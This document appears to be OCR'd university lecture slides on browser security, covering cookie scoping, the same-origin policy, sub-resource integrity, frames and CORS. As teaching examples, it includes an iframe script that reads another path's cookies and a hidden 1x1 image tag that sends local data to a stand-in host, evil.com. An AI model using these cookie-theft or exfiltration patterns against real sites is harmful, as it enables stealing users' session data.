
HttpOnly

scope ← default scope: domain and path of the setting URL

If NULL, this session only

Delete cookie by setting "expires" to a past date

Cookie Are Identified by (domain, name, path)



both cookies are stored in browser's storage ("cookie jar")

both cookies are in scope of **login.site.com**

SOP for Writing Cookies

Domain: any domain suffix of URL-hostname except top-level domain (TLD)

Path: anything

If not specified, then set to the hostname from which the cookie was received

What cookies can be set by login.site.com?

allowed domains	disallowed domains
✓ **login.site.com**	✗ **user.site.com**
✓ **.site.com**	✗ **othersite.com**
	✗ **.com**


login.site.com can set cookies for all of **.site.com** but not for another site or TLD

Sending Cookies by Browser

HTTP Request

```
GET  /index.html  HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Cookie: trackingID=3272923427328234
Cookie: userID=F3D947C2
Referer: http://www.google.com?q=dingbats
```

SOP for Sending Cookies by Browser



Browser automatically sends all cookies in URL scope:

- cookie-domain is domain-suffix of URL-domain
- cookie-path is prefix of URL-path
- protocol=HTTPS if cookie is “secure”

Examples of Cookie-Sending SOP

cookie 1
name = **userid**
value = u1
domain = **login.site.com**
path = **/**
secure

cookie 2
name = **userid**
value = u2
domain = **.site.com**
path = **/**
non-secure

both set by **login.site.com**

http://checkout.site.com/	cookie: userid=u2
http://login.site.com/	cookie: userid=u2
https://login.site.com/	cookie: userid=u1; userid=u2 (order is browser-specific)

What does the server know about the cookie sent by the browser?

Server only sees Cookie: Name=Value

Does ***not*** see cookie attributes (e.g., “secure”)

Does ***not*** see which domain set the cookie

RFC 2109 (cookie RFC) has an option for including domain, path in Cookie header, but not supported by browsers

Who Set the Cookie?

Accessing cookies via DOM

- Same domain scoping rules as for sending cookies to the server (path ignored!)

- document.cookie returns a string with all cookies available for the document
  - Often used in JavaScript to customize page

- JavaScript can set and delete cookies via DOM

  document.cookie = “name=value; expires=…; ”

  document.cookie = “name=; expires= Thu, 01-Jan-70”

SOP Quiz

Are cookies set by cs.cornell.edu/tom sent to
… cs.cornell.edu/vitaly ?
… cs.cornell.edu ?

Are my cookies secure from the Prof. Vitaly Shmatikov?

```
const iframe = document.createElement("iframe");
iframe.src = “https://cs.cornell.edu/shmat”;
document.body.appendChild(iframe);
alert(iframe.contentWindow.document.cookie);
```

Path Separation Is Not Secure

Cookie SOP: Path Separation


When the browser visits **x.com/A**, it does not automatically send the cookies of **x.com/B**

This is done for efficiency, not security!

DOM SOP: No Path Separation

Script from **x.com/A** can read DOM of **x.com/B**

```
<iframe src="x.com/B"></iframe>
alert(frames[0].document.cookie);
```



SOP Does Not Control Sending

Same origin policy (SOP) controls access to DOM

Scripts can send anywhere!

- No user involvement required
- Can only read response from the same origin

Using Images to Send Data


Encode data in the image's URL

<img src="http://evil.com/pass-local-information.jpg?extra_information">


Hide the fetched image

<img src=" … " height="1" width="1">

Key point:
a webpage can send information to any site!



SOP for HTTP Responses



Images

- Browser renders cross-origin images, but enclosing page cannot inspect pixels (ok to check if loaded, size)

CSS, fonts


- Can load and use, but not directly inspect

Frames

- Can load cross-origin HTML in frames, cannot inspect or modify content


Importing Scripts

Same origin policy does not apply to directly included scripts
(not confined in an iframe)



This script has privileges of bank.com,
can change any content from bank.com origin

Sub-Resource Integrity Problem




```
<script    src="https://code.jquery.com/jquery-3.5.1.min.js"
</script>
```

Sub-Resource Integrity (SRI)


Precomputed hash of the sub-resource

```
<script src="https://code.jquery.com/jquery-3.5.1.min.js"
        integrity="sha256-9/aliU8dGd2tb6OSsuzixeV4y/faTqgFtohetphbbj0="
        crossorigin="anonymous">
</script>
```

```
<link rel='stylesheet'
                type='text/css' href='https://example.com/style.css'
      integrity="sha256-9/aliU8dGd2tb6OSsuzixeV4y/faTqgFtohetphbbj0="
      crossorigin="anonymous">
```

The browser loads sub-resource, computes hash of contents,
raises error if hash doesn't match the attribute


Enforcing SRI Using CSP



Frames

Browser window may contain frames from different origins

- frame: rigid division as part of frameset
- iframe: floating inline frame




Delegate screen area to content from another source (eg, advertising)

Browser provides isolation based on frames

Parent may work even if frame is broken

```
<IFRAME SRC="hello.html" WIDTH=450 HEIGHT=100>
If you can see this, your browser doesn't understand IFRAME.
</IFRAME>
```

Same Origin Policy for Frames



Each frame of a page has an origin

- Origin = protocol://domain:port

Frame can access objects from its own origin

- Network access, read/write DOM, cookies and localStorage

Frame cannot access objects associated with other origins

Cross-origin communication

- Cross-origin client-side communication
  - postMessage
  - Client-side messaging via fragment navigation (obsolete)
- Cross-origin network requests


Typical usage: Access-Control-Allow-Origin: *

- Reading permission on the server
  - Access-Control-Allow-Origin: <list of domains>
- Sending permission
  - “In-flight” check if the server is willing to receive the request

CORS Example

origin: app.c.com

```
$.post({url:
"api.c.com/x",
  success: function(r){
    $("#div1").html(r);
  }
});
```




origin: api.c.com

CORS Example

origin: app.c.com

```
$.post({url:
"api.c.com/x",
  success: function(r){
    $("#div1").html(r);
  }
});
```




origin: api.c.com

CORS Example

origin: app.c.com

```
$.post({url:
"api.c.com/x",
  success: function(r){
    $("#div1").html(r);
  }
});
```



POST /x

OPTIONS /x

Header:
Access-Control-Allow-Origin: www.c.com

origin: api.c.com

Web security (part 1)

- Same origin policies inform mandatory access control mechanisms enforced by the browser
- Many subtleties in how these policies interact with threat models
  - DOM vs Cookie SOPs slightly different

- Next time: common classes of vulnerabilities in web applications

BroadcastChannel API

Script can send messages to other browsing contexts (windows, frames, etc.) in the same origin

